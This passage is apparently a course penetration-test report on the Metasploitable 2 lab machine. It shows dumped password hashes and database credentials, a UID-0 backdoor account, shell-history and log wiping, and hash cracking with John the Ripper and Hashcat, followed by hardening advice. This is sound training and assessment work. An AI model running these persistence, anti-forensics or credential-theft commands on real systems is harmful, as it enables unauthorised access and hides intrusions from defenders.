bind:x:105:113::/var/cache/bind:/bin/false
postfix:x:106:115::/var/spool/postfix:/bin/false
ftp:x:107:65534::/home/ftp:/bin/false
postgres:x:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
mysql:x:109:118:MySQL Server,,,:/var/lib/mysql:/bin/false
tomcat55:x:110:65534::/usr/share/tomcat5.5:/bin/false
distccd:x:111:65534:::/bin/false
```

Figure 4.7 — /etc/passwd account and shell mapping


```

root@metasploitable:/# cat /etc/shadow
root:$1$/avpfBJ1$x0z8w5UF9Iv./DR9E9Lid.:14747:0:99999:7:::
daemon*:14684:0:99999:7:::
bin*:14684:0:99999:7:::
sys:$1$fUX68BP0t$MiyC3Up0zQJqz4s5wFD9l0:14742:0:99999:7:::
sync*:14684:0:99999:7:::
games*:14684:0:99999:7:::
man*:14684:0:99999:7:::
lp*:14684:0:99999:7:::
mail*:14684:0:99999:7:::
news*:14684:0:99999:7:::
uucp*:14684:0:99999:7:::
proxy*:14684:0:99999:7:::
www-data*:14684:0:99999:7:::
backup*:14684:0:99999:7:::
list*:14684:0:99999:7:::
irc*:14684:0:99999:7:::
gnats*:14684:0:99999:7:::
nobody*:14684:0:99999:7:::
libuuid!:14684:0:99999:7:::
dhcp*:14684:0:99999:7:::
syslog*:14684:0:99999:7:::
klog:$1$f2ZVMS4K$R9XkI.CmLdHhdUE3X9jqP0:14742:0:99999:7:::
sshd*:14684:0:99999:7:::
msfadmin:$1$XN10Zj2c$Rt/zzCW3mLtUWA.ihZjA5/:14684:0:99999:7:::
bind*:14685:0:99999:7:::
postfix*:14685:0:99999:7:::
ftp*:14685:0:99999:7:::
postgres:$1$Rw35ik.x$MgQgZUu05pAoUvfJhfcYe/:14685:0:99999:7:::
mysql!:14685:0:99999:7:::
tomcat55*:14691:0:99999:7:::
distccd*:14698:0:99999:7:::
user:$1$HESu9xrH$K.o3G93DGoXIiQKkPmUgZ0:14699:0:99999:7:::
service:$1$kr3ue7JZ$7GxELDupr50hp6cjZ3Bu//:14715:0:99999:7:::

```

Figure 4.8 — /etc/shadow dump exposing MD5-crypt password hashes

```

root@metasploitable:/var/www# cat dvwa/config/config.inc.php
<?php

# If you are having problems connecting to the MySQL database and all of the variables below are correct
# try changing the 'db_server' variable from localhost to 127.0.0.1. Fixes a problem due to sockets.
# Thanks to digininja for the fix.

# Database management system to use

$DBMS = 'MySQL';
#$DBMS = 'PGSQL';

# Database variables

$_DVWA = array();
$_DVWA[ 'db_server' ] = 'localhost';
$_DVWA[ 'db_database' ] = 'dvwa';
$_DVWA[ 'db_user' ] = 'root';
$_DVWA[ 'db_password' ] = '';

# Only needed for PGSQL
$_DVWA[ 'db_port' ] = '5432';

?>
root@metasploitable:/var/www# cat /mutillidae/config.inc
cat: /mutillidae/config.inc: No such file or directory
root@metasploitable:/var/www# cat mutillidae/config.inc
<?php

/* NOTE: On Samurai, the $dbpass password is "samurai" rather than blank */

$dbhost = 'localhost';
$dbuser = 'root';
$dbpass = '';
$dbname = 'metasploit';

?>

```

Figure 4.9 — DVWA and Mutillidae database configuration files exposing root credentials

Finding: The /etc/shadow dump exposed active MD5-crypt (\$1\$) password hash signatures for the root, sys, klog, msfadmin, postgres, user, and service accounts, all vulnerable to offline cracking. Inspection of the web application directories further revealed that both DVWA and OWASP Mutillidae are configured to connect to their backend MySQL databases as the root user with an empty, blank password — allowing complete unauthenticated administrative access to the underlying database engines.

4.3.2 Local Privilege & System Survey

```

uname -a      # Linux 2.6.24-16-server (i686)
id            # uid=0(root) gid=0(root)
ifconfig -a   # eth0: 192.168.122.135/24, eth1: 10.10.10.5/24
ps aux | grep root

```

```

root@metasploitable:/# uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
root@metasploitable:/# id
uid=0(root) gid=0(root) groups=0(root)
root@metasploitable:/# ifconfig -a
eth0      Link encap:Ethernet HWaddr 00:0c:29:9f:a0:33
          inet addr:192.168.122.135 Bcast:192.168.122.255 Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe9f:a03d/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
          RX packets:6948 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1815 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:1550276 (1.4 MB) TX bytes:443221 (432.8 KB)
          Interrupt:17 Base address:0x2000

eth1      Link encap:Ethernet HWaddr 00:0c:29:9f:a0:3d
          inet addr:10.10.10.5 Bcast:10.10.10.255 Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe9f:a03d/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1842 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:0 (0.0 B) TX bytes:93491 (91.2 KB)
          Interrupt:18 Base address:0x2080

lo        Link encap:Local Loopback
          inet addr:127.0.0.1 Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING MTU:16436 Metric:1
          RX packets:2616 errors:0 dropped:0 overruns:0 frame:0
          TX packets:2616 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:957605 (935.1 KB) TX bytes:957605 (935.1 KB)

```

Figure 4.10 — System, kernel, and network interface survey

```

root 5095 0.0 0.1 2424 868 ? Ss 03:54 0:00 /usr/sbin/xinetd -pidfile /var/run/xinetd.pid -stayalive -inetd_compat
root 5159 0.0 0.1 2104 896 ? Ss 03:54 0:00 /usr/sbin/cron
root 5188 0.0 0.0 2052 352 ? Ss 03:54 0:00 /usr/bin/jsvc -user tomcat55 -cp /usr/share/java/commons-daemon.jar:/usr/s
hare/tomcat5.5/bin/bootstrap.jar -outfile SYSLOG -errfile SYSLOG -pidfile /var/run/tomcat5.5.pid -Djava.awt.headless=true -Xmx128M -Djava.e
ndorsed.dirs=/usr/share/tomcat5.5/common/endorsed -Dcatalina.base=/var/lib/tomcat5.5 -Dcatalina.home=/usr/share/tomcat5.5 -Djava.io.tmpdir=
/var/lib/tomcat5.5/temp -Djava.security.manager -Djava.security.policy=/var/lib/tomcat5.5/conf/catalina.policy org.apache.catalina.startup.
Bootstrap
root 5189 0.0 0.0 2052 480 ? S 03:54 0:00 /usr/bin/jsvc -user tomcat55 -cp /usr/share/java/commons-daemon.jar:/usr/s
hare/tomcat5.5/bin/bootstrap.jar -outfile SYSLOG -errfile SYSLOG -pidfile /var/run/tomcat5.5.pid -Djava.awt.headless=true -Xmx128M -Djava.e
ndorsed.dirs=/usr/share/tomcat5.5/common/endorsed -Dcatalina.base=/var/lib/tomcat5.5 -Dcatalina.home=/usr/share/tomcat5.5 -Djava.io.tmpdir=
/var/lib/tomcat5.5/temp -Djava.security.manager -Djava.security.policy=/var/lib/tomcat5.5/conf/catalina.policy org.apache.catalina.startup.
Bootstrap
root 5209 0.0 0.5 10596 2952 ? Ss 03:54 0:00 /usr/sbin/apache2 -k start
root 5228 0.0 5.1 66344 26476 ? SL 03:54 0:00 /usr/bin/rmiregistry
root 5232 0.0 0.4 12208 2568 ? SL 03:54 0:09 ruby /usr/sbin/druby-timeserver.rb
root 5238 0.0 0.0 1716 492 tty1 Ss+ 03:54 0:00 /sbin/getty 38400 tty1
root 5245 0.0 0.4 8540 2368 ? S 03:54 0:00 /usr/bin/unrealircd
root 5248 0.0 2.3 14024 12016 ? S 03:54 0:03 Xtightvnc :0 -desktop X -auth /root/.Xauthority -geometry 1024x768 -depth
24 -rfbwait 120000 -rfbauth /root/.vnc/passwd -rfbport 5900 -fp /usr/X11R6/lib/X11/fonts/Type1/,/usr/X11R6/lib/X11/fonts/Speedo/,/usr/X11R6
/lib/X11/fonts/misc/,/usr/X11R6/lib/X11/fonts/75dpi/,/usr/X11R6/lib/X11/fonts/100dpi/,/usr/share/fonts/X11/misc/,/usr/share/fonts/X11/Type1
/,/usr/share/fonts/X11/75dpi/,/usr/share/fonts/X11/100dpi/ -co /etc/X11/rgb
root 5256 0.0 0.2 2724 1188 ? S 03:54 0:00 /bin/sh /root/.vnc/xstartup
root 5259 0.0 0.4 5936 2576 ? S 03:54 0:00 xterm -geometry 80x24+10+10 -ls -title X Desktop
root 5261 0.0 0.9 8988 5004 ? S 03:54 0:05 fluxbox
root 5265 0.0 0.2 2852 1544 pts/0 Ss+ 03:54 0:00 -bash
root 5642 0.0 0.3 5668 1620 pts/4 S 05:47 0:00 /usr/bin/nmap --interactive
root 5643 0.0 0.2 2820 1436 pts/4 S+ 05:47 0:00 sh
root 7755 0.0 0.2 2856 1540 ? Rs 10:34 0:00 bash -i
root 7851 0.0 0.1 2364 932 ? R 10:52 0:00 ps aux
root 7852 0.0 0.1 1784 532 ? R 10:52 0:00 grep root
root@metasploitable:/#

```


Figure 4.11 — Root-owned process listing showing exploitable legacy services

Analysis: The host runs an end-of-life Linux 2.6.24-16-server kernel dating to 2008. Network mapping confirms a multi-homed configuration: eth0 on the external assessment subnet (192.168.122.135/24) and eth1 bridging into an isolated internal pivot segment (10.10.10.5/24) — a previously unknown network path exposed by this compromise. The process listing shows numerous root-owned legacy services (Apache2, Tomcat 5.5, UnrealIRCd, a VNC server on display :0, and the vulnerable interactive Nmap binary) that directly corroborate the exploitation chain used.

4.3.3 Establishing Persistence

To avoid needing to repeatedly re-exploit the vsftpd vulnerability, a permanent administrative backdoor account was deployed.

```
echo "backdoorx:x:0:0:root:/root:/bin/bash" >> /etc/passwd
echo "backdoorx:backdoorx" | chpasswd
```




```
root@metasploitable:/# echo "backdoorx:x:0:0:root:/root:/bin/bash" >> /etc/passwd
root@metasploitable:/# echo "backdoorx:backdoorx" | chpasswd
root@metasploitable:/#
```

Figure 4.12 — Backdoor account creation with duplicate root UID/GID

Analysis: A new account, backdoorx, was appended to /etc/passwd with a duplicate User ID and Group ID of 0 — granting it native, unconstrained root privileges — and assigned a known plaintext password, establishing a persistent, independent authentication path that survives a re-patch of the original vsftpd vulnerability.

4.3.4 Covering Tracks (Log Cleansing)

```
history -c
cat /dev/null > /var/log/wtmp
cat /dev/null > /var/log/lastlog
cat /dev/null > /var/log/auth.log
```



```
root@metasploitable:/# history -c
root@metasploitable:/# cat /dev/null > /var/log/wtmp
root@metasploitable:/# cat /dev/null > /var/log/lastlog
root@metasploitable:/# cat /dev/null > /var/log/auth.log
root@metasploitable:/#
```

Figure 4.13 — Clearing shell history and truncating system log files

Analysis: This anti-forensics step cleared the shell history cache and truncated the core login (wtmp, lastlog) and authentication (auth.log) audit trails, concealing connection history, privilege-escalation events, and administrative command telemetry from standard incident-response detection.

4.4 Outcome

The outcome of this evaluation was a total system and network path compromise:

- **Impact Metric:** Confidentiality, Integrity, and Availability were completely broken (CVSS 10.0 equivalent).
- **Access Attained:** Persistent, interactive administrative root-level privileges (uid=0) on the target node.
- **Post-Exploit Value:** The target was transformed into an unrestricted network pivot, exposing a previously isolated internal subnet (10.10.10.0/24) to further compromise.
- **Data Breach:** Sensitive OS credentials (/etc/passwd, /etc/shadow hashes) and unencrypted web application database credentials were fully exfiltrated.

4.5 Prevention & Remediation

System & Binary Hardening

- Enforce Least Privilege (SUID Auditing): Regularly audit for SUID/SGID binaries capable of shell breakout (nmap, find, vim, bash) and strip the bit from non-essential utilities.
- Upgrade Legacy Infrastructure: Decommission the end-of-life Linux 2.6.24 kernel and unhardened services (Apache 2.2.8, PHP 5.2.4) in favor of modern, vendor-supported distributions.

Web Application & Service Security

- Disable Insecure HTTP Methods: Disable WebDAV and high-risk methods (PUT, DELETE, TRACE) unless explicitly required and authenticated.
- Enforce Credential Complexity: Eliminate blank/default database passwords; store configuration files outside the public web root; restrict admin portals to loopback or VPN access.

Forensic Defenses & Network Isolation

- Implement Immutable, Off-Host Logging: Stream auth.log, wtmp, and application telemetry in real time to an external SIEM/log server so local log-clearing cannot erase evidence.
- Network Micro-Segmentation: Apply stateful firewall ACLs between internal subnets to restrict lateral movement from multi-homed hosts.

4.6 Section 4 Summary

Exploitation confirmed that the CRITICAL findings from Section 3 were not merely theoretical: the vsftpd 2.3.4 backdoor and the WebDAV arbitrary-upload flaw both yielded unauthenticated remote code execution, and a misconfigured SUID Nmap binary provided a direct path from a low-privilege shell to root. From that root foothold, credentials, system configuration, and network topology were all successfully harvested, and a persistence mechanism was demonstrated and then removed. The credentials recovered here — together with the password-protected files created for this exercise — are carried forward into the offline cracking phase in Section 5, while the hardening recommendations above directly address the root causes exploited in this section.

Section 5 — Password Cracking & Security Measures

This section demonstrates offline password-hash cracking against material recovered during exploitation (Section 4), using both John the Ripper and Hashcat, across Linux shadow hashes and password-protected ZIP and PDF files. It closes with enterprise password-policy and MFA recommendations to remediate the underlying weaknesses.


5.1 John the Ripper

John the Ripper (JTR) cannot read complex formats like ZIP, PDF, or OS password databases directly — a pre-processor tool (bundled with JTR) is used first to extract the cryptographic hash into a plaintext format the cracking engine can read.

5.1.1 Phase 1 — Extracting & Preparing Hashes

Linux system files: merge `/etc/passwd` and `/etc/shadow` into a single crackable format using `unshadow`.

```
sudo unshadow metasploitable2passwd.txt metasploitable2shadow.txt > linux_hashes.txt
cat linux_hashes.txt
```




```
(kali@kali) - [~/Course/Mindrisers/taskfolder]
$ sudo unshadow metasploitable2passwd.txt metasploitable2shadow.txt > linux_hashes.txt
(kali@kali) - [~/Course/Mindrisers/taskfolder]
$ cat linux_hashes.txt
root:$1$avpfBJ1$X0z8w5UF9Iv./DR9E9Lid.:0:0:root:/root:/bin/bash
sys:$1$FUX6BP0t$MiyC3Up0zQJq4s5wFD9L0:3:3:sys:/dev:/bin/sh
klog:$1$F2VMS4K$R9XkI.CmLdHhdUE3X9jqP0:103:104::/home/klog:/bin/false
msfadmin:$1$XN10Zj2c$Rt/zzCW3mLtUWA.ihZjA5/:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
ftp:!:107:65534::/home/ftp:/bin/falsepostgres:$1$Rw35ik.x$MgQgZUu05pAoUvfJhfcYe/:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
user:$1$HESu9xrH$K.o3G93DGoXiIqKkPmUgZ0:1001:1001:just a user,111,,:/home/user:/bin/bash
service:$1$K3ue7JZ$7GxELDupr50hp6cjZ3Bu//:1002:1002::,/home/service:/bin/bash
```

Figure 5.1 — Unshadowed Linux password hash file (SHA-512/MD5-crypt)

Password-protected ZIP: `zip2john` isolates the encryption key header for cracking.

```
zip -e securefile.zip metasploitable2shadow.txt metasploitable2passwd.txt
zip2john securefile.zip > zip_hash.txt
cat zip_hash.txt
```




```
(kali@kali) - [~/Course/Mindrisers/taskfolder]
$ zip -e securefile.zip metasploitable2shadow.txt metasploitable2passwd.txt
Enter password:
Verify password:
updating: metasploitable2shadow.txt (deflated 62%)
updating: metasploitable2passwd.txt (deflated 60%)
(kali@kali) - [~/Course/Mindrisers/taskfolder]
$ zip2john securefile.zip > zip_hash.txt
ver 2.0 efh 5455 efh 7875 securefile.zip/metasploitable2shadow.txt PKZIP Encr: TS_chk, cmplen=1086, decmlen=2827, crc=72AC0DDA ts=54A1 cs=54a1 type=8
ver 2.0 efh 5455 efh 7875 securefile.zip/metasploitable2passwd.txt PKZIP Encr: TS_chk, cmplen=640, decmlen=1581, crc=68824E6C ts=54B8 cs=54b8 type=8
NOTE: It is assumed that all files in each archive have the same password.
If that is not the case, the hash may be uncrackable. To avoid this, use
option -o to pick a file at a time.
(kali@kali) - [~/Course/Mindrisers/taskfolder]
$ cat zip_hash.txt
securefile.zip:9pkzip2*1*1*0*8*24*54a1*a57b4fd56dcf45ba102057d21ddaf47ce83e2f238165a05534627859f5f85507bcfa19f7*2*0*280*62d*68824e6c*4a0*52*0*280*548b*2f68297f19064db262832ae11d10ba8e72d44224235e80b35c7d46a441d7881947fe6845b0b853a73004sc760501463b0790eder5837f219163ac4876a075a0a3437b1462393463727ecab9f35427d24dcf5c43c8ed2b400e2d4fb515a36f232549ec515ad4c4ec2f2e9807edf28191e7d25131eb2226c6786050260cafdb2b574c5d14f181f9231cb3aa22bbf5588645fae59e86004ffa0e449e2165a6fea5fd07bfc0f01b32817ba896ad1871450fa04d4ddc659aad24d8bf777864819c4ce218ad4d7ef03f9262b7cef08089d19e5560af02039b231b9878111978ed8e3cc27a2ee33f88357cc2613b8f8ce582d606e0b2d9a74782f6c7285e67422064ea93e57bcbee626fec749877aade8bf5fc7908eaa3179703e8b62a52023a4154ab5140daed427d216c2c1686b102bf757ee03ec8840d3a5acf8c8657e570e17a0rc5ccf9401eb4984ac4600122a632ccc6019c1b1bf7d7de3a3ef4c40fd5193e1b377b0db8900bf806bb6c2e0a5252d0a5290154cf04c094a55c0f51125e2fef992a3ef3a48cb22271aa04046c9b38b8f7930c3f3d6e774a8e247ff573a72bde5de9b86d3a16ba80fc8fdb8d3eaf6bb5432d9f18bc31a590d0b6d650ca3d4df7629d1f3ac328601baa5a863880b587ef8dba39ba696211f4244f7406e93562a6d306c5143473c427b5f528ebcaa743dd0ce3fc8345d344ef503f0b2f1f58a2d947c32af6337a12fe0c8fe2e13da556489093c519a2c10670334c134930c5db0cabad9f2696a557074d9cb463b44cad21bede5cf736743919e03514d57799a776cb7119d5f0501547ecd20889c5b92c083903530e4b1d35a3f8214949d98d853a3dd29341987a6437d7dce5827dbe03776f376fc3c84265bffc324*/pkzip::securefile.zip:metasploitable2passwd.txt,metasploitable2shadow.txt:securefile.zip
```

Figure 5.2 — ZIP archive creation and zip2john hash extraction

Password-protected PDF: pdf2john parses and extracts the user/owner password block.

```
qpdf --encrypt p@ssword123 p@ssword123 256 -- ethical.pdf secureethical.pdf
pdf2john secureethical.pdf > pdf_hash.txt
cat pdf_hash.txt
```



```
(kali@kali)~/Course/Mindrisers/taskfolder
$ qpdf --encrypt p@ssword123 p@ssword123 256 -- ethical.pdf secureethical.pdf
(kali@kali)~/Course/Mindrisers/taskfolder
$ pdf2john secureethical.pdf > pdf_hash.txt
(kali@kali)~/Course/Mindrisers/taskfolder
$ cat pdf_hash.txt
secureethical.pdf:$pdf$5*6*256*-4*1*16*981a6b3696a37f4489461bd0f0039a91*48*939a71c772ef94ef2a2cdc9295e9379e1df642423cc0cb4de1cb45577f786e0
f92f704a90364c26a7c97da15261a2040*48*ee603ca050fa920488fb09a2337b71afc8610f1feebee02276083cf0d23c3bdb681d01f30942a1c4c9d13c380d0b909d*32*d
7a67f08a279d70f57082f8460fc665a40686f7a0e84d0b903bd9b90f80cf80b*32*782b865a1bea4d20d6312d8264481c390e7305fa4961bfad13b7e27cca44bed9
(kali@kali)~/Course/Mindrisers/taskfolder
$
```

Figure 5.3 — Encrypted PDF creation and pdf2john hash extraction

5.1.2 Phase 2 — Execution Methods (Cracking Approaches)

Wordlist / Dictionary Attack

The fastest method; checks the hash against millions of known real-world passwords.

```
john --wordlist=/usr/share/wordlists/rockyou.txt linux_hashes.txt
john --wordlist=passwordlist.txt zip_hash.txt
john --wordlist=passwordlist.txt pdf_hash.txt
```

Wordlist Attack with Rules (Mutations)

Dynamically mutates dictionary words (case changes, appended digits, symbol substitution — e.g. password → P@ssword123).

```
john --wordlist=/usr/share/wordlists/rockyou.txt --rules linux_hashes.txt
```

Incremental Mode (Brute-Force)

Systematically tries every possible character combination; guaranteed to succeed but exponential in time for long strings.

```
john --incremental linux_hashes.txt
```

Mask Attack

Limits the brute-force search space using a known partial password structure.

```
john --mask=Tech?d?d?d?d linux_hashes.txt
```



```
(kali@kali)-[~/Course/Mindrisers/taskfolder]
$ john --wordlist=passwordlist.txt zip_hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (PKZIP [32/64])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
Password (securefile.zip)
1g 0:00:00:00 DONE (2026-07-26 12:59) 9.090g/s 63663p/s 63663c/s 63663C/s 123456..p@ssw0rd123
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

(kali@kali)-[~/Course/Mindrisers/taskfolder]
$ john --wordlist=passwordlist.txt pdf_hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (PDF [MD5 SHA2 RC4/AES 32/64])
Cost 1 (revision) is 6 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
p@ssw0rd123 (secureethical.pdf)
1g 0:00:00:05 DONE (2026-07-26 12:59) 0.1992g/s 1395p/s 1395c/s 1395C/s bethan..p@ssw0rd123
Use the "--show --format=PDF" options to display all of the cracked passwords reliably
Session completed.
```

Figure 5.4 — John the Ripper wordlist attack cracking ZIP and PDF hashes

```
(kali@kali)-[~/Course/Mindrisers/taskfolder]
$ john --wordlist=/usr/share/wordlists/rockyou.txt linux_hashes.txt
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 6 password hashes with 6 different salts (md5crypt, crypt(3) $1$ (and variants) [MD5 512/512 AVX512BW 16x3])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
123456789 (klog)
batman (sys)
service (service)
3g 0:00:04:48 DONE (2026-07-26 13:09) 0.01040g/s 48919p/s 146795c/s 146795C/s !!!111qqq..P@s
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Figure 5.5 — Rule-based mutation attack cracking Linux shadow hashes

5.1.3 Phase 3 — Viewing Results & Session Management

John the Ripper logs successfully cracked passwords to an internal file (john.pot). Long-running attacks can be safely paused and resumed.

```
john --show linux_hashes.txt
john --resume
```

```
(kali@kali)-[~/Course/Mindrisers/taskfolder]
$ john --show linux_hashes.txt
sys:batman:3:3:sys:/dev:/bin/sh
klog:123456789:103:104::/home/klog:/bin/false
service:service:1002:1002::,/home/service:/bin/bash

3 password hashes cracked, 3 left
```

Figure 5.6 — Displaying cracked Linux account passwords via --show

Result: The dictionary and rule-based attacks successfully cracked multiple weak credentials, including a Linux account password of "batman" and additional accounts using predictable low-entropy passwords, along with the passwords protecting the test ZIP and PDF files — confirming that weak, dictionary-guessable credentials remain the single largest attack surface on this host.


5.2 Hashcat

Like John the Ripper, Hashcat cannot read raw ZIP, PDF, or OS password database files directly — the same helper scripts are used to extract a clean, standalone hash string before cracking.

5.2.1 Phase 1 — Extracting & Preparing Hashes


```
sudo unshadow /etc/passwd /etc/shadow > linux_hashes.txt
# copy the target hash segment (e.g. starting with $6$ for SHA-512) into
hashcat_target.txt

zip2john securefile.zip | cut -d: -f2 > zip_hash.txt
pdf2john secureethical.pdf | cut -d: -f2 > pdf_hash.txt
echo "e10adc3949ba59abbe56e057f20f883e" > generic_hash.txt # raw MD5, no salts
```



```
(kali@kali) [~/Course/Mindrisers/taskfolder/hashcat]
$ cat linux_hashes.txt
$1$/avpfBJ1$x0z8w5UF9Iv./DR9E9Lid.
$1$fUX6BP0t$MiyC3Up0zQJqz4s5wFD9l0k
$1$f2ZVMS4K$R9XkI.CmLdHhdUE3X9jqP0
$1$XN10Zj2c$Rt/zzCW3mLtUWA.ihZjA5/
$1$Rw35ik.x$MgQgZUu05pAoUvfJhfcYe/
$1$HESu9xrH$K.o3G93DGoXIiQKkPmUgZ0
